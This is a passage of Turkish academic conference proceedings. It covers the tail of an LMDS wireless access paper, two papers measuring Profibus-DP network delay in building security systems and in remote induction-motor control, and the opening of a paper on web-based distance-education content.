LMDS, ev ve küçük iş yerleri için dijital abone hatları (xDSL) gibi kablolu çözümlere alternatif olarak uygulanabilir ve xDSL, koaksiyel kablo ve fibere benzer kablolu teknolojilerle yarışabilir. Bu yeni teknoloji servis sağlayıcıların; İnternet erişimi, VPN ve çoklu ortam uygulamalarını hızlı bir şekilde devreye almasına ve ayrıca ATM alt yapısı ile bütünleştirildiğinde hizmet kalitesini (Quality of Service, QoS) ve değişik tür hizmetler için hizmet sınıfını (Class of Service, CoS) sağlamasına imkân tanımaktadır.

Çoklu ortam uygulamalarında erişim sistemleri için ihtiyaç duyulan spektrum milli ve uluslararası olarak tahsis edilmiş durumdadır. İlk etapta ilave spektruma ihtiyaç olmayabilir. Ancak; multimedya hizmetinin tipi, kullanıcı arayüzü aletleri ve istenilen hizmet kalitesi gibi parametrelere bağlı olarak, daha fazla bant genişliğine ihtiyaç duyulabilecek ve bu durumda spektrum araştırması ve gerekli düzenlemeler yapılması gerekecektir. Çoklu ortam uygulamalarında ihtiyaç duyulan yüksek band genişliği ihtiyacına cevap verilebilen LMDS sistemlerinin yetenekleri ve kapasiteleri sürekli artmaktadır. Özellikle fiber ve xDSL teknolojileri ile birlikte oluşturulabilecek modeller ile İnternet erişimi ve kurumsal VPN uygulamaları için ekonomik ve verimli bir haberleşme teknolojisi olabilir.

## Kaynaklar

- [1] KOÇAK, C., “ATM ve LMDS Ağlarında MPLS Kullanarak servis Kalitesi Desteği Sağlanmış Gerçek Zamanlı Veri Transferi”, Sakarya Üniversitesi Fen Bilimleri Enstitüsü Doktora Tezi, Ağustos 2004.
- [2] MAHÖNEN, P., SAARINEN, T., and SHELBY, Z., “Wireless İnternet over LMDS: Architecture and Experimental Implementation”, IEEE Communications Magazine, May 2001.
- [3] SARI, H., “Broadband radio access to homes and businesses; MMDS and LMDS”, El-sevier Computer Networks 31, pp.379-393, 1999.
- [4] KURI, J., and GAGNAIRE, M., “ATM Traffic Management in an LMDS Wireless Access Network”, Broadband Wireless Access Technologies and Applications, IEEE Communications Magazine, September 2001.
- [5] International Engineering Consortium, “Local Multipoint Distribution System (LMDS)”, <http://www.iec.org/online/tutorials/lmids>.
- [6] NORDBOTTEN, A., “LMDS System and Their Application”, IEEE Communication Magazine, pp.150-154, June 2000.
- [7] BOSTIC, J., and KANDUS, G., “MAC Scheduling for Fixed Broadband Wireless Access Systems”, European Cooperation in the Field of Scientific and Technical Research, Jozef Stefan Institute, IJS., COST 263, Ljubljana Slovenia 2001.
- [8] KHOBARE, A., “Simulation Study of Local Multipoint Distribution Service (LMDS)”, Virginia Polytechnic Institute and State University, Master of Science in Computer Science, Blacksburg Virginia, 2000.
- [9] ÇEKEN, C., “Kablosuz ATM Kullanarak Servis Kalitesi Desteği Sağlanmış Gerçek Zamanlı Veri Transferi” Kocaeli Üniversitesi, Fen Bilimleri Enstitüsü Doktora Tezi., Ocak 2004.

[10] GURUMOORTHY, K.K., “Local Multipoint Distribution Service” Electrical Engineering and Computer Sciences-EECS KUID-706525.EECS., 2002, <http://www.itciukans.edu>.

[11] RAPPAPORT, T.S., “Wireless Communications Principles and Practice”, Prentice Hall, 1996.

[12] MANAS, O., “Kablosuz Bilgisayar Ağları”, Wireless Networking Security, WINS 2002, İzmir Yüksek Teknoloji Enstitüsü 2002.

[13] RYAN, M.J., and FRATER, M.R., “Communications and Information Systems” Argos Pres. ISBN: 098023808, January 2002.

[14] International Engineering Consortium, “Time Division Multiple Access (TDMA)”, <http://www.iec.org/online/tutorials/tdma>

[15] KAPLAN, Y., ve ÇÖLKESEN, R., “Yüksek Hızlı Kablosuz Hücrel Ağ Erişimi”, Elektrik Mühendisleri Odası (EMO) Dergisi sayı 409.

[16] HAKEGARD, J.E., “Coding and Modulation for LMDS and Analysis of the Channel”, Journal of Research of the National Institute of Standards and Technology, V.105, N.5, October 2000.

[17] SCHMIDT, M., KOUDELKA, O., EBERT, J., SCHLEMMER, H., ADAMS, C.J., SHI, X., LINDER, H., and STERING, W., “EMBRACE System Demonstrator”, IST Mobile and Wireless Communications Summit, Thessalonica 17-19 June 2002.

[18] CORNAGLIA, B., SANTANIELLO, R., LEONARDI, E., CIGNO, R.L., MEO, M., and NERI, F., and SARACINO, D., “LMDS Systems: A Possible Solution for Wireless ATM Access Networks” IEEE 1998.

[19] PARTHASARATHY, R., “A Framework for Policy-Based Quality of Service for fixed Broadband Wireless Network” Virginia Polytechnic Institute and State University, Master Science in Electrical Engineering, Blacksburg Virginia, 2003.



## Güvenlik Sistemlerinde Profibus-DP Uygulaması ve Ağ Gecikmesi

**Cemal Yılmaz**

Gazi Üniversitesi Teknik Eğitim Fakültesi, Elektrik Eğitimi Bölümü, 06560, Beşevler-Ankara  
cemal@gazi.edu.tr

**Özet:** Bu çalışmada, bir güvenlik sistemi tasarımının Profibus-DP ağ omurgası üzerinden denetimi incelenmiştir. Saha ile denetim merkezi arasındaki veri iletiminde meydana gelen ağ gecikmesi analizi yapılmıştır. Güvenlik sistemlerinde ağ tabanlı denetimin sistem performansını artırdığı ve ağ gecikmesinin durum algılamadaki kritik zaman üzerindeki olumsuz etkilerinin yüksek hızlı profibus-DP ağı ile azaltılabileceği görülmüştür.

**Anahtar Kelimeler:** Güvenlik sistemi, Profibus-DP, Ağ gecikmesi

### Application of Profibus DP And Network-Induced Delay in Security Systems

**Abstract:** In this study, the control over Profibus-DP network backbone of the design of a security system has been examined. The network-induced delay that occurs in data transmission between the field and control unit has been analyzed. Network based control in the security systems increases the performance of the system and negative effects of network-induced delay on critical time in state perception can be reduced by high speed Profibus-DP network.

**Keywords:** Security systems, Profibus-DP, Network-Induced delay

### 1. Giriş

Güvenlik sistemleri; kontrol edilmek istenen bölgelere yerleştirilen algılayıcılar, bu algılayıcılardan gelen bilgilerin toplanarak değerlendirildiği kontrol üniteleri ve kontrol ünitelerinin denetlediği uyarı elemanlarından oluşmaktadır [1]. Güvenlik sistemlerinde kullanılan araç gereç ve donanımlar sistemin güvenilirliğini doğrudan etkiler. Dolayısıyla kullanılacak cihazların seçimi ayrıntılı bir inceleme gerektirir. Bu incelemede cihazların özelliği, tasarımın esnekliği, sistemin risk oranı ve sistemin uygulanacağı binanın özellikleri ele alınmalıdır [2].

Gelişmiş mikroişlemcili donanımlar, farklı kontrol tekniklerinin, ağ yapısı ve protokollerinin kullanıldığı akıllı binaların kurulmasını sağlamıştır [3, 4]. Akıllı bina tasarımlarındaki önemli bir gelişme de ağ protokollerinin bina içi donanımlar arasındaki haberleşmede kullanılması olmuştur [5-7].

Otomasyonun temel bileşenlerinden biri de ağlardır. Profibus-DP, endüstriyel otomasyon ağlarında kullanılan protokollerden birisidir ve veri iletim teknolojileri, uzaktan denetim, veri iletimi hızı, gerçek zamanlı iletim, sistem kararlılığı gibi konularda yüksek bir performansa sahiptir [8, 9].

Güvenlik sistemlerinde gerek sistem tasarımında gerekse alarm veya haberleşme için PSTN (Public Switched Telephone Network, Kamusal Anahtarlamalı Telefon Ağı), Pulse, DTMF (Dual Tone Multi Frequency, Çift Tonlu Çoklu Frekans) ve GSM (Group Special Mobile) gibi çeşitli yöntemler kullanılmaktadır [10]. Bu çalışmada ise Profibus-DP (Process Field Bus-Decentral Periphery) tabanlı Güvenlik Sistemlerinin otomasyonu üzerine bir uygulama gerçekleştirilmiştir.

### 2. Güvenlik Sistemleri

Güvenlik sistemleri can ve mal güvenliğini sağlamak üzere geliştirilen durum algılama ve

sistem denetimi otomatik olarak gerçekleşen tasarımlardır. Bu tasarımlar Hırsız algılama ve yangın algılama olmak üzere iki temel unsurdan oluşmaktadır. Hırsız algılama sistemlerinin amacı bu sistemlerin kurulduğu bölgelere izinsiz girilip çıkılmasını önlemektir. Dolayısıyla bu sistemlerin tasarımında canlı veya hareketli cisimlerin tespiti esas alınmaktadır. Bu amaç ile kullanılan canlı sensörleri canlıların varlığını algırlarlar. Hareket dedektörleri ise hareketli cisimlere karşı tepki verirler.

Hırsız algılama sistemleri iki temel yaklaşım ile tasarlanmalıdır. Bunlardan birincisi bina içi güvenlik, diğeri ise çevre güvenliğidir. Bu iki tasarımı birbirinden ayıran en önemli unsur tasarımda kullanılacak algılama elemanlarının farklılığı ve yöntemlerdir. Bina içi hırsız algılama sistemlerinde kullanılan başlıca algılayıcılar şunlardır [1].

- PIR (Passive Infrared) dedektörü
- Ultrasonik hareket dedektörü
- Mikrodalga hareket dedektörü
- Cam kırılması dedektörü
- Işın dedektörü

Hırsız algılama sistemlerinde risk oranını azaltmak için tasarımda ölü nokta kalmamasına dikkat edilmelidir. Dedektörlerin teknik özellikleri ve bakımlarının düzenli olarak yapılması önemlidir.


Yangın algılama sistemlerinin kuruluş amacı yangını başlangıç aşamasında algılayarak erken uyarıda bulunması ve bu şekilde yangın esnasında kaçınılmaz olan can ve mal kaybını önlemektir. Algılama öncesinde yapılacak çalışmalar ise korunacak yerde yangının çıkış sebeplerinin bilinmesi, ayrıca oluşması muhtemel yangının karakteristik özelliklerinin incelenmesidir. Sürekli yanlış ihbarların olması sistemin bir süre sonra devre dışı bırakılmasına neden olabilir. Sistemin güvenilirliği, alarm durumunu tespit etme zamanı ile doğru orantılıdır. Dolayısıyla bina özellikleri, binanın kullanılış amacı ve muhtemel yangın duru-

munda yangının özellikleri (duman, alev, gaz yoğunluğu ve davranış karakteristiği) sistem güvenilirliği için önemlidir [2]. Yangının tespit edilme zamanı mümkün olan en kısa süre olarak tanımlanmaktadır. Bu süreyi etkileyen faktörlerin başında dedektörlerin yangını algılama hızı gelmektedir. Yangın algılama sistemlerinde kullanılan dedektörlerin temel algılama verileri, duman, ısı, alev, gaz ve özel şartlarda oluşan diğer verilerdir [2]. Bir dedektörün uyarı durumuna geçmesi için gereken zamana tesir eden faktörler, tavan yapısı, dedektör duyarlılığı, dedektörün çalıştığı veri, bina içindeki hava akımları ve ısı derecesi, malzemenin ısı yük yoğunluğu, duman-alev-gaz yapısı, mekanın şekli ve mekandaki ısı yük dağılımıdır [2]. Uygulamalar, bu ana parametrelerin ışığında, korunacak alanda meydana gelebilecek yangının genel kavuşma zamanını bularak şekillenmelidir.

### 3. Profibus-DP Uygulaması


Profibus-DP (Process Field Bus Decentral Periphery), ISO (International Standards Organization, Uluslararası Standartlar Organizasyonu)/OSI (Open System Interconnection, Açık Sistem Bağlantıları) referans model tabanlı olarak geliştirilmiş olan Profibus'ın farklı mimari yapılarından birisidir ve uluslararası EN50170 ve EN50224 standartlarına uygun olarak geliştirilmiştir. Profibus-DP, uygulamaya bağlı olarak veri iletiminde RS-485, IEC61158-2 ve Fiber Optik teknolojisinin kullanımına imkandır. Profibus'ın protokol ve veri iletim tekniğindeki seçenekleri farklı uygulamalarda kullanılabilirliğini artırmaktadır ve bina otomasyonu için de tercih edilebilir bir yapıya sahiptir [11].

Şekil 1'de Profibus-DP ağ yapısı görülmektedir, sistem CPU (CPU 314C-2DP) tarafından denetlenirken sahadaki algılayıcılar ET 200M, ET200L-SC gibi arabirimler vasıtası ile ağa bağlanmaktadır [11]. Şekil 1'deki yapı kullanılarak kullanılan algılayıcılar ve diğer donanımların adreslendirilmesi ve böylece ayrı ayrı denetlenmeleri mümkün olmaktadır.



Şekil 1. Profibus-DP ağ yapısı


Şekil 2'de tasarlanan sistem için SIMATIC Manager programı kullanılarak kurulan Profibus-DP ağı, ağa bağlanan modüller, modüllerin Profibus adresleri ve CPU bağlantısı görülmektedir.



Şekil 2. SIMATIC Manager ile kurulan Profibus-DP ağı

### 4. Ağ Gecikmesi

Şekil 3'te verinin ağ yolu üzerindeki iletim esası ve sırası gösterilmiştir. Ağ ortamında verinin iletim hızını, dolayısıyla ağ ortamında harcanan süreyi etkileyen en önemli faktör, kullanılan veri iletim teknolojisidir. Veri iletim teknolojisi, kullanılan kablo (fiber optik, koaksiyel vb) ve iletim protokolü olarak açıklanabilir ve ağ ortamındaki hız kullanılan kablunun teknik özelliklerine de bağlıdır [12]. İki nokta arasında ağ yoluyla gerçekleşen veri iletiminde meydana gelen gecikme ağıdaki veri trafiği dolayısıyla gerçekleştirilen uygulama ile de doğrudan alakalıdır. Ağ gecikmesinin sabit olmaması ise ağ tabanlı sistemler önemli bir sorun teşkil etmektedir.




Şekil 3. Ağ ortamı zaman analizi


$T = T_f + T_{ay}$  ifadesinde  $T_{as}$  = Ağ ortamında iletim süresi,  $T_{ay}$  = Ağ ortamında yayılım süresi ve  $T_{af}$  = Ağ ortamı mesaj yapılandırma (frame) süresidir. Mesajın boyutu, veri yoğunluğu, iki nokta arasındaki mesafe (iletim hattı uzunluğu) gibi faktörler iletim süresini belirleyen ana konulardır [12].

Şekil 4'te Tasarlanan sistemin Profibus-DP ağ uygulamasında veri iletimi sırasında meydana gelen ağ gecikmesi verilmiştir.


Şekil 4'te 7.724 ms olarak gerçekleşen ağ gecikmesi ağa bağlanan bir modülden CPU'ya gönderilen sinyalin işlenerek başka bir modüle gönderilmesi ve burada işlemin gerçekleşmesi anına kadar geçen süredir. Bu ölçümlerde elde edilen ağ gecikmesi değerleri, algılayıcı-denetleyici ( $x_{ad}$ ) ve denetleyici-işletici ( $x_{di}$ ) gecikmesini içermektedir. Dolayısıyla ölçümlerde görülen bu değerler ağ gecikmesini iki defa göstermiş olmaktadır. Kullanılan ağ omurgasının hem algılayıcı hem de işletici için kullanıldığından ağ gecikmesini her ikisi için de yaklaşık olarak eşit olarak kabul edebiliriz. Bu durumda ağ gecikmesi Şekil 4. için  $(7.724/2)$  olarak gerçekleşmiş olmaktadır. Şekil 5. ve Şekil 6'da farklı veri trafiğine sahip ağ ortamında meydana gelen ağ gecikmeleri verilmiştir.



Şekil 4. Ağ gecikmesi ( $\tau_{ad} + \tau_{di} = 7.724$  ms)



Şekil 5. Ağ gecikmesi ( $\tau_{ad} + \tau_{di} = 5.919$  ms)



Şekil 6. Ağ gecikmesi ( $\tau_{ad} + \tau_{di} = 7.109$  ms)

## 5. Sonuç

Profibus-DP, sahip olduğu yüksek hızlı veri iletimi özelliği ve ağ tasarımının esnekliği ağ tabanlı otomasyon uygulamalarında tercih

edilmesini sağlamaktadır. Güvenlik sistemleri, üretim bantları gibi kritik zamanlı uygulamalara göre daha esnek bir yapıya sahip olsa da ağ gecikmesi sistem performansını düşürmektedir. Ancak bu gecikme sadece işlem süresinden kaynaklanmamakta aynı zamanda işlemler arasındaki senkronizasyon bozukluğu da nedenler arasında yer almaktadır. İşlem süresinin donanıma bağlı olması elimine edilemeyeceğini göstermektedir. Ayrıca sistemde çok fazla işlemin yapılıyor olması işlemler arası senkronizasyonun her zaman gerçekleşmesini engellemektedir. Bu durumda, özellikle uzaktan denetim gerektiren uygulamalarda ağ gecikmesini dikkate alarak sistemi tasarlamak gerekmektedir.

## 6. Kaynaklar

- [1]. Yılmaz, C., Daldal, N., “ Pulse-DTMF Arama Tabanlı Bina Güvenlik Sistemi Tasarımı ve Uygulaması”, Pamukkale Üniversitesi Mühendislik Fakültesi, Mühendislik Bilimleri Dergisi, Cilt: 12, Sayı: 3, , 2006, 423-428.
- [2]. Yılmaz, C., Gürdal, O., “Bilgisayar Kontrollü Bir Bina Otomasyonunun Tasarımı ve Uygulaması”, Gazi Üniversitesi, Teknik Eğitim Fakültesi, Politeknik Dergisi, Cilt: 9, Sayı: 4, 2006, 147-152.
- [3]. Stipidis, E., Shuming, L., Powner, E. T., “Intelligent Building Systems: System Integration using ATM”, IEEE, 1998, 349-358.
- [4]. Davidsson, P., Magnus, B., “A Multi-agent System for Controlling Intelligent Buildings” In Proceedings of 4th International Conference on Multi-Agent System, 377-378, 2000, USA
- [5]. Lee, K.S., Lee, K.C., Lee, S., Oh, K.T., Baek, S.M., “Network Configuration Technique for Home Appliances Based on LnCP”, IEEE Trans. Comm. Electron., Vol.: 49 (2), 2003, 367-374.
- [6]. Lee, K.C., Lee, H.-H., “Network-based Fire-Detection System via Controller Area

Network for Smart Home Automation”, IEEE, 2004, 1093-1100.

- [7]. Song, W.S., Hong, S.H., Song, K.D., “Performance Analysis of BACnet-based fire detection/monitoring system in the high rise building”, Journal of the Architectural Institute of Korea, vol. 18 (1), 2002, 171-178. [8]. Rubio Benito, M. D., Fuertes, J. M., Kahoraho, E., Perez Arzo, N. 1999. “Performance Evaluation of Four Fieldbuses” Emerging Technologies and Factory Automation, Proceedings, IEEE International Conference, Vol 2, 881890, 1999, Barcelona, Spain.

- [9]. Yılmaz, C., Üncü, İ. S., “ Profibus-DP Ağ Tabanlı Bina Otomasyonu Tasarımı”, Pamukkale Üniversitesi Mühendislik Fakültesi, Mühendislik Bilimleri Dergisi, Cilt: 12, Sayı: 2, 2006, 161-166.

- [10]. Göktas, H.H., Daldal, N., “A Cellular Phone Based Home/Office Controller & Alarm System” G.U. Journal of Science, Vol. 19(1), 2006, 21-26.

- [11]. Yılmaz, C., Gürdal, O., “Profibus İle Klasik Ağ Sistemleri Arasında Bir Karşılaştırma”, Bilimde Modern Yöntemler Sempozyumu, BMYS'2005, 557-564, 2005, Kocaeli.

- [12]. Sayan, H.H., Yılmaz, C., Doğan, N., “Mathematical Model of Network-Induced Delay Control System” The Association of Modeling and Simulation in Enterprises, AMSE'06, 833-835. 2830<sup>th</sup> August 2006, University of Selçuk, Konya, Türkiye.

## Ağ Tabanlı Endüstriyel Otomasyonda Ağ Gecikmesinin İncelenmesi

**Nihat Öztürk, Cemal Yılmaz**

Gazi Üniversitesi Teknik Eğitim Fakültesi, Elektrik Eğitimi Bölümü, 06560, Beşevler Ankara  
ozturk@gazi.edu.tr, cemal@gazi.edu.tr

**Özet:** Bu çalışmada, ağ tabanlı endüstriyel otomasyon sistemi tasarlanarak, bir asenkron motorun uzaktan denetimi gerçekleştirilmiştir. Ağ gecikmesinin motor denetimi üzerindeki etkileri incelenerek meydana gelen gecikme deneysel analizlerle ortaya konmuştur. Ağ gecikmesinin sürekli değişkenlik gösterdiği ağ veri trafiğine bağlı olarak sistem performansına etkisi gözlemlenmiştir.

**Anahtar Kelimeler:** Ağ tabanlı otomasyon, Ağ gecikmesi, Uzaktan denetim.

### Network-Induced Delay Examined in Network Based Industrial Automation.

**Abstract:** In this study, remote control of a induction machine has been realized by designing a network based industrial automation system. Delay has been revealed by experimental analysis by examining the effects of network-induced delay on machine control. Continual changes of the network-induced delay and the effects on the systems performance depending on the network data traffic have been observed.

**Keywords:** Network based automation, Network-induced delay, Remote control.

### 1.Giriş

Üç fazlı asenkron motor (ASM)'lar alternatif akım dışında herhangi bir uyartıma ihtiyaç duymazlar. Sıncap kafesli ASM basit, sağlam, bakım gerektirmeyen ve tüm güçlerde en ucuz motorlardır. Tüm bu sebeplerden dolayı, elektrik enerjisinin mekanik enerjiye dönüştürülmesi gereken, evlerde, endüstrinin her kolunda, robotlarda, taşımacılıkta ve otomasyonda yaygın olarak kullanılmaktadır. Gelişmiş ürün kalitesi ve daha fazla verimlilik ihtiyaçlarını karşılamak için artan sayıda robot ve otomasyon sistemleri kullanılmaktadır [14].

Günümüzde sanayi üretiminden bina işletim sistemlerine kadar her alanda otomasyona geçildiği görülmektedir. Otomasyonun temel bileşenlerinden biri de ağlardır. Ağ bağlantılarında kullanılan donanımlar ağın hızından tipine kadar bir çok özelliğini belirleyen faktörler arasında yer alırlar. Bu aşamada dikkate alınması gereken temel unsur sistemde kullanılacak

donanımlara uygun yapıda otomasyon ağının oluşturulmasıdır. Profibus (Process Field Bus, Saha veri yolu işlemcisi), 1987'de ISO (International Standards Organization, Uluslararası Standartlar Organizasyonu)/OSI (Open System Interconnection, Açık Sistem Bağlantıları) referans model tabanlı olarak tasarlanmıştır. Uluslararası EN50170 ve EN50224 standartlarına uygun olarak geliştirilen Profibus'ın yüksek hızlı veri iletimi uygulamalarında DP (Decentral Periphery) mimarisi kullanılmaktadır. Profibus, uygulamaya bağlı olarak veri iletiminde RS-485, IEC61158-2 ve Fiber Optik teknolojinin kullanımına imkan vermektedir [5].

Endüstriyel otomasyon, mekaniksel, elektriksel/elektroniksel ve kontrol sayısal/yazılımın başarılı bir etkileşimine bağlıdır. Profibus mekaniksel, elektriksel ve kontrol sayısal / yazılım fonksiyonlarının teknolojik modül formunda tanımlanması ile bu ihtiyaç başarılı bir şekilde yapılır. Profibus ağının hareket denetiminde kullanılabilmesi için, gerçek zamanlı haberleş-




menin gereksinimi olarak, tepki zamanı 5-10 ms arası makul kabul edilmektedir [6, 7].

Geleneksel sistemlerde noktadan noktaya veya direkt bağlantıda her bir devre elemanı için en az bir elektrik kablosu gerekmektedir. Bu yaklaşım pek çok devreden meydana gelen sistemler için uygun değildir. Çünkü kablo sayısı devre sayısının karesi ile orantılıdır. Alternatif olarak noktadan noktaya bağlı sistem bileşenleri arasında veri alış verişini etkili bir şekilde gerçekleştirebilen güvenilir seri haberleşme protokolleri tasarlanmaktadır. Otomasyon sistemlerinin bir ağ oluşturularak kontrolü yaygın olarak kullanılmaktadır.

Profibus'un ağ topolojisi master (ana, yönetici) ve slave (yardımcı) istasyonlardan oluşur. Bu istasyon devreleri birbirinden ayrıdır. Veri ekranlı kablo ile iletilir. Master devresi veri yolundaki veri akışını kontrol eder. Slave devreler ise veri yolunda herhangi bir yetkiye sahip değildir, sadece ana istasyonun isteklerini yerine getirirler.

## 2.Yöntem



Şekil 1. Üç-fazlı ASM'un manyetik eksen düzlemi.


Üç fazlı bir ASM'un yapısı şekil-1'de gösterilmektedir. Şekil vasıtasıyla stator ve rotor devrelerinin gerilim eşitlikleri matrisel formda aşağıdaki gibi ifade edilir.

$$v_{abcs} = r_s i_{abcs} + p \lambda_{abcs} \quad [1]$$

$$v_{abcr} = r_r i_{abcr} + p \lambda_{abcr} \quad [2]$$

Eşitliklerdeki p ifadesi (d / dt) türev operatörünü,  $r_s$  ile  $r_r$  sırasıyla stator ve rotor dirençlerini,  $\lambda_{abcs}$  ile  $\lambda_{abcr}$  stator ve rotor akılarını,  $v_{abcs}$  ile  $v_{abcr}$  ise stator ve rotor gerilimlerini ifade etmektedir [8, 9].


Uygulama şemasının blok diyagramı Şekil-2'de verilmektedir.



Şekil 2. Profibus tabanlı asenkron motor denetiminin blok şeması.

## 3.Uygulama Sonuçları


Profibus tabanlı ağ yapısı oluşturulduktan sonra Mikromaster 440 kullanılarak ağa bağlanan 3 Fazlı ASM'un uzaktan denetimi, çalışma frekansı değiştirilerek gerçekleştirilmiştir.




Şekil 3. SIMATIC Manager ile kurulan Profibus ağı

Şekil 3'te ASM denetimini için SIMATIC Manager programı kullanılarak kurulan Profibus ağı, ağa bağlanan modüller, Profibus adresleri ve CPU bağlantısı görülmektedir. Sistem denetiminin

de CPU 314C-2DP kullanılmıştır. ASM'dan elde edilen geri besleme bilgileri ET 200M ile Profibus ağ omurgası üzerinden işlemciye iletilmekte ve burada denetim sinyali elde edilerek tekrar Profibus ağ omurgası üzerinden MM 440 sürücüsüne gönderilir ve istenilen denetim gerçekleştirilir.




Şekil 4. ASM'un hız eğrisi (1500 d/d, 294 ms)




Şekil 5. ASM'un hız ve akım eğrisi (1500 d/d, 202 ms)

Şekil 4'te gerçekleştirilen uygulamada motorun denetim sinyaline tepkisini (0'dan tam devreye ulaşması) gösteren şekil verilmiştir. Şekil 4'te görüldüğü gibi motorun tam devreye ulaşması (tam devir=1500 d/d) 294 ms'lik bir süre içerisinde gerçekleşmiştir.

Şekil 5'de motorun kalkınma anında hızın tam devreye varış süresi ve kalkınma akımının oturma süresi görülmektedir. Her iki sürenin yaklaşık olarak eşit olduğu görülmektedir.



Şekil 6. Profibus ağ gecikmesi (6.565 ms)



Şekil 7. Profibus ağ gecikmesi (7.635 ms)

Şekil 6. ve Şekil 7'de Profibus ağının sabit çalışma şartları altındaki gözlemler verilmiştir. Burada da görüldüğü gibi çalışma şartları sabit olmasına karşın meydana gelen ağ gecikmesi sabit kalmamaktadır. Bu durum ağ tabanlı sistemlerin denetiminde performansı olumsuz etkilemekte ve kararsız çalışmaya neden olmaktadır. Bu nedenle ağ tabanlı otomasyon sistemlerinde ağ gecikmesi dikkate alınarak sistem çalışması programlanmalıdır. Ağ gecikmesinin sürekli değişkenlik göstermesi sistem tasarımını zorlaştıran önemli bir etkidir.

## 4. Sonuç

Çalışmada endüstriyel otomasyon protokollerinden biri olan Profibus ağı kullanılarak bir ASM'un denetimi gerçekleştirilmiştir. ASM Profibus ağına MM 440 sürücüsü ile bağlanmış

ve denetimi bu sürücü kullanılarak gerçekleştirilmiştir. Motor denetiminde kullanılan geri besleme bilgileri ET 200M arabirimi kullanılarak Profibus ağ omurgası üzerinden alınarak CPU 314C-2DP'de işlenmiş ve gerekli denetim sinyali elde edilmiştir. Motor denetiminde kullanılan bilgilerin motora iletilmesi ve motordan alınan geri besleme sinyallerinin denetim merkezine gönderilmesi işlemleri Profibus ağ omurgası üzerinden gerçekleştirilmiş olması motorun uzaktan denetimini yapabilmeyi sağlamıştır ancak aynı zamanda da ağların önemli bir problemi olan ağ gecikmesinin ortaya çıkmasına da neden olmuştur. Ağ gecikmesinin gerçekleştirilmek istenen denetim şartlarını bozacağı göz önünde bulundurularak denetim sinyali hesaplanmalı ve ağ ortamına bırakılmalıdır.

## 5. Kaynaklar

- [1] Lorenz, R.D., Lipo, T.A. and Novotny D.W., "Motion control with induction motors", Proceeding of the IEEE, 8(8):1215-1240, 1994.
- [2] Vas, P., "Artificial-Intelligence-Based electrical machines and drives", Oxford University Press, New York, 1999, 100101.
- [3] Kamiyoma, K., Ohmac, T. and Sukegawa, T., "Application trends in AC motor drives", IEEE Transaction on Power Electronic ,7(3), 1992, 31-36.

[4] Sarioğlu M.K., ve diğerleri, "Asenkron makineler ve Kontrolü", Birsen Yayınevi, İstanbul, 2003.

[5] Yılmaz, C., Gürdal, O., "Profibus İle Klasik Ağ Sistemleri Arasında Bir Karşılaştırma", Bilimde Modern Yöntemler Sempozyumu, BMYS'2005, 557-564, 2005, Kocaeli,

[6] Meicheng C., Yanjun F. and Jun Xu, "Implementation of fully integrated automation with Profibus", Industrial Electronics Society, 2005. IECON 2005. 32nd Annual Conference of IEEE, 412415, 2005.

[7] Feld, J. , "PROFINET-scalable factory communication for all applications", Factory Communication Systems, 2004. Proceedings. 2004 IEEE International Workshop on, 33-38, 2004.

[8] Krause Paul C., "Analysis of Electric Machinery", McGraw-Hill Book Company, New York, 133-150 (1986).

[9] Öztürk N. ve Bal G., "Bulanık mantık ve PI denetimli asenkron motorda parametre etkisinin incelenmesi", Bilimde Modern Yöntemler Sempozyumu BMYS'2005, 131-138, 2005, Kocaeli.

## Uzaktan Eğitim için Entegre Ofis Dersi'nin Web Tabanlı

## İçeriğinin Geliştirilmesi ve Üretilmesi

Meral Özarslan, Betül Kubat, Ömer Faruk Bay

Gazi Üniversitesi, Elektronik ve Bilgisayar Eğitimi Bölümü, 06500, Ankara  
ozarslanm@gazi.edu.tr, betul.kubat@gazi.edu.tr, omerbay@gazi.edu.tr

**Özet:** Uzaktan eğitim, kişilerin istedikleri yerde ve istedikleri zamanda bilgisayar üzerinden eğitim almalarını sağlayan bir eğitim sistemidir. İnternetin hızla gelişmesi eğitim yöntemlerinin gelişmesini de sağlamıştır. WWW (World Wide Web), öğretimin etkili bir şekilde aktarılabilmesi için dinamik, güçlü ve etkileşimli bir araç haline gelmiştir.

Bu çalışmada, Gazi Üniversitesi Atatürk Meslek Yüksekokulu Bilgisayar Bölümü'nde okutulan Entegre Ofis dersinin web tabanlı içeriğinin hazırlanması ve üretilmesi sunulmaktadır. Bunun için, eğitsel tasarım, insan - bilgisayar etkileşimi ve içerik geliştirme yolları konularında uluslararası yapılan çalışmalar incelenmiştir. Elektronik ortamda öğrenmeyi sağlamak amacıyla içeriğin, anlaşılır olarak sunulması, uygun görsel ve işitsel materyallerle desteklenmesi, kişiler için özel anlatım biçimi ve algılama süreçleri değerlendirilerek yapılandırılması ve öğrenen kişinin bilgisayar ile olan etkileşiminin öğrenmeyi kolaylaştıracak yapıda olması hedeflenmiştir.

Geliştirilen web tabanlı Entegre Ofis dersi içeriği şu anda verimli bir şekilde kullanılmaktadır. Hedef kitleden sohbet saatlerinde elde edilen verilere göre, içeriğin anlaşılır, canlandırılmaların konuyu vermede son derece başarılı olduğu ve öğrencilerin zihinsel olarak etkin bir şekilde dersi işledikleri bulgularına ulaşılmıştır.

**Anahtar Kelimeler:** Uzaktan Eğitim, Web Tabanlı Öğretim, Ofis Programı Öğretimi.

## Developing and Producing a Web-Based Content of Integrated Office Course for Distance Education

**Abstract:** Distance education is an instructional system that provides for people's education on computer at any place and any time. The rapid improvement of Internet has provided for the improvement of the education methods. The web has become a dynamic, powerful and inreactive medium for delivering instruction.

In this study, the design and production of the web-based content of Integrated Office course taught in Computer Division of Gazi University Atatürk Vocational Collage is proposed. For this reason, the international studies on the instructional design, human - computer interaction and the methods of content developing has been investigated. It has been aimed for providing instruction on electronic plant that the contents are presented comprehensibly, supported by convenient visual and audio materials, structured by evaluating special expression form and perception process and the interaction between the student and the computer is in facilitative structure on learning.

The developed web-based Integrated Office course has been used effectively. According to the data obtained at the chat hours from the students, these findings have been attained: the content is comprehensible, the animations are extremely successful and they study mental actively.

**Keywords:** Distance Education, Web-Based Learning, Teaching Office Programme.

## 1. Giriş

Tüm dünyada İnternet altyapısının büyük bir hızla gelişmesi, web'in global, dinamik ve etkileşimli bir bilgi paylaşım aracı haline gelerek internet üzerinden ses, görüntü ve veri aktarımının hızlı bir şekilde yapılmasını sağlamıştır. Web, iyi tasarlanmış kaynaklar tarafından desteklenen zengin öğrenme ortamlarının oluşturulmasında yeni bir öğrenim ve öğretim aracı olarak kullanılabilir [4].

